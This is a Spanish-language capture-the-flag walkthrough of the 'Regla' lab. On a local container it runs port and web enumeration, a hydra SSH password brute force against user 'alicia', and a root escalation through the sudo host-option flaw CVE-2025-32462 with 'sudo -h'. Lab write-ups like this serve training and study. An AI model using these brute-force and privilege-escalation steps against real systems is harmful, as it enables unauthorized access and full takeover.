

Iniciemos el lab Regla



```
kali@kali: ~/Downloads/Labs/Medio/Regla
Session Actions Edit View Help


  W H O A M I - L A B S . C O M
  W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Regla.

Tu laboratorio Regla está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: 
```

Comenzaremos por un escaneo de puerto con nmap



```
(kali@kali)~[~/Downloads/Labs/Medio/Regla]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_regla
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-05 11:38 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
Initiating ARP Ping Scan at 11:38
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:38, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:38
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:38, 0.46s elapsed (65535 total ports)
Initiating Service scan at 11:38
Scanning 2 services on 172.17.0.2
Completed Service scan at 11:38, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.18s elapsed
```

```
kali@Kali: ~/Downloads/Labs/Medio/Regla
Session Actions Edit View Help
Host is up, received arp-response (0.0000040s latency).
Scanned at 2026-07-05 11:38:11 CST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 26:bb:11:a8:b0:b3:8e:7c:46:15:c3:7d:0f:4e:95:bb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPAm92N+VkYac6cuya3AWnNmx8V1mPrZ0bMo2kjHKFmxg08xFavN6gTQ2KdM9JPjsf0jgxxho19CdyJ/dUy98y4=
|   256 dd:18:52:5d:7c:5b:3b:ee:43:37:d6:1a:2a:8d:c2:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEf4IL6l06Y3C1vil1ytGW48srHeRsOCDjM1JsZKw8vp
8080/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: CVE-EXPUESTOS | whoami-labs
|_http-open-proxy: Proxy might be redirecting requests
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 36:8B:4E:A5:BC:32 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
Read data files from: /usr/share/nmap
```

Se encontraron dos puertos abiertos 22 ssh y 8080 http, como todavía no tenemos credenciales de acceso al ssh, comenzaremos realizando una enumeración web

```
kali@Kali: ~/Downloads/Labs/Medio/Regla
Session Actions Edit View Help

FEROXBUSTER
by Ben "epi" Risher  ver: 2.13.1


Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes     All Status Codes!
Timeout (secs)   7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
Output File      Web.txt
Extensions      [pdf, txt, env, php, zip, bak, py, js, sql]
HTTP methods     [GET]
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™


403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
200 GET 44l 201w 1908c http://172.17.0.2:8080/
200 GET 44l 201w 1908c http://172.17.0.2:8080/index.html
[#####] - 3s 46140/46140 0s found:2 errors:410
[#####] - 3s 46140/46140 15894/s http://172.17.0.2:8080/

(kali@Kali)~[~/Downloads/Labs/Medio/Regla]
$
```

No se encontraron directorios adicionales, veamos que nos muestra la página web y su código fuente



Del código fuente podemos observar un comentario con la pista del nombre de un usuario



Probemos un ataque con hydra para ver si podemos obtener acceso ssh y probar las vulnerabilidades de sudo mencionadas (CVE-2025-32463 o CVE-2025-32462) para escalar a root.

Iniciamos el ataque con hydra

```
(kali@kali)-[~/Downloads/Labs/Medio/Regla]
$ hydra -l alicia -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 12 -V -f
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-05 12:07:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 12 tasks per 1 server, overall 12 tasks, 14344399 login tries (l:1/p:14344399), ~1195367 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "babygirl" - 13 of 14344401 [child 2] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "monkey" - 14 of 14344401 [child 7] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "lovely" - 15 of 14344401 [child 1] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "jessica" - 16 of 14344401 [child 0] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "654321" - 17 of 14344401 [child 5] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "michael" - 18 of 14344401 [child 10] (0/2)

[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "doodlebug" - 6047 of 14344401 [child 8] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "coolchick" - 6048 of 14344401 [child 9] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "christine1" - 6049 of 14344401 [child 11] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "chachi" - 6050 of 14344401 [child 0] (0/2)
[ATTEMPT] target 172.17.0.2 - login "alicia" - pass "candyshop" - 6051 of 14344401 [child 3] (0/2)
[22][ssh] host: 172.17.0.2 login: alicia password: [REDACTED]
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-05 12:43:22

(kali@kali)-[~/Downloads/Labs/Medio/Regla]
$
```

Hemos encontrado una coincidencia, ahora conectémonos por ssh

```
(kali@kali)-[~/Downloads/Labs/Medio/Regla]
$ ssh alicia@172.17.0.2
alicia@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
alicia@lab-container:~$
```

Veamos que permisos tenemos

```

alicia@lab-container:~$ id
uid=1000(alicia) gid=1000(alicia) groups=1000(alicia)
alicia@lab-container:~$ sudo -l


We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
Sorry, user alicia may not run sudo on lab-container.
alicia@lab-container:~$ sudo --version
Sudo version 1.9.12p1
Sudoers policy plugin version 1.9.12p1
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.12p1
Sudoers audit plugin version 1.9.12p1
alicia@lab-container:~$

```

Aquí podemos observar que no tenemos permiso de sudo en el host lab-container, comparando la versión de sudo e investigando sobre los posibles CVE que podríamos usar encontramos en el sitio de github una prueba de concepto la cual vamos a tratar de reproducir para ver si logramos escalar como root



The screenshot shows a GitHub repository page for a proof-of-concept (POC) for CVE-2025-32462. The page includes a README with the following sections:

- Affected**: sudo version: $\leq 1.9.17$
- sudoers**: config includes misconfig like:


```
(ALL, !root) NOPASSWD: ALL
```
- Usage**:
 - Run `chmod +x CVE-2025-32462.sh && ./CVE-2025-32462.sh`
 - To test a specific command (example: whoami): `./CVE-2025-32462.sh whoami`. If the system is vulnerable and misconfigured, this will drop you into a root shell via `sudo -h`. To exit the root shell, type: `exit`
- Mitigation**:
 - Upgrade sudo to 1.9.17p1 or later
 - Restrict or disable use of the `-h / --host` option
- References**:
 - [NVD Entry – CVE-2025-32462](#)
 - [Sudo security advisory](#)

En la información del sitio nos sugieren que usemos sudo -h para obtener privilegios como root, para ellos vamos a ver el contenido del archivo hosts

```

alicia@lab-container:~$ cat /etc/hosts
127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
fe00::     ip6-localnet
ff00::     ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
172.17.0.2  lab-container
127.0.0.1  regla-server
alicia@lab-container:~$

```

Aquí vemos que tienen declarado un alias para el mismo host ya que lo declaran con el ip 127.0.0.1 (que es el ip local) como regla-server, vamos a probar con sudo -h

```
alicia@lab-container:~$ sudo -h regla-server /bin/bash
root@lab-container:/home/alicia#
```

Ya que hemos conseguido acceso como root vamos a buscar la bandera y ver su contenido

```
root@lab-container:/home/alicia# find / -name "flag.txt" 2>/dev/null
/root/flag.txt
root@lab-container:/home/alicia# cat /root/flag.txt
l [REDACTED]
root@lab-container:/home/alicia#
```

Solo nos resta ingresar la bandera para verificarla

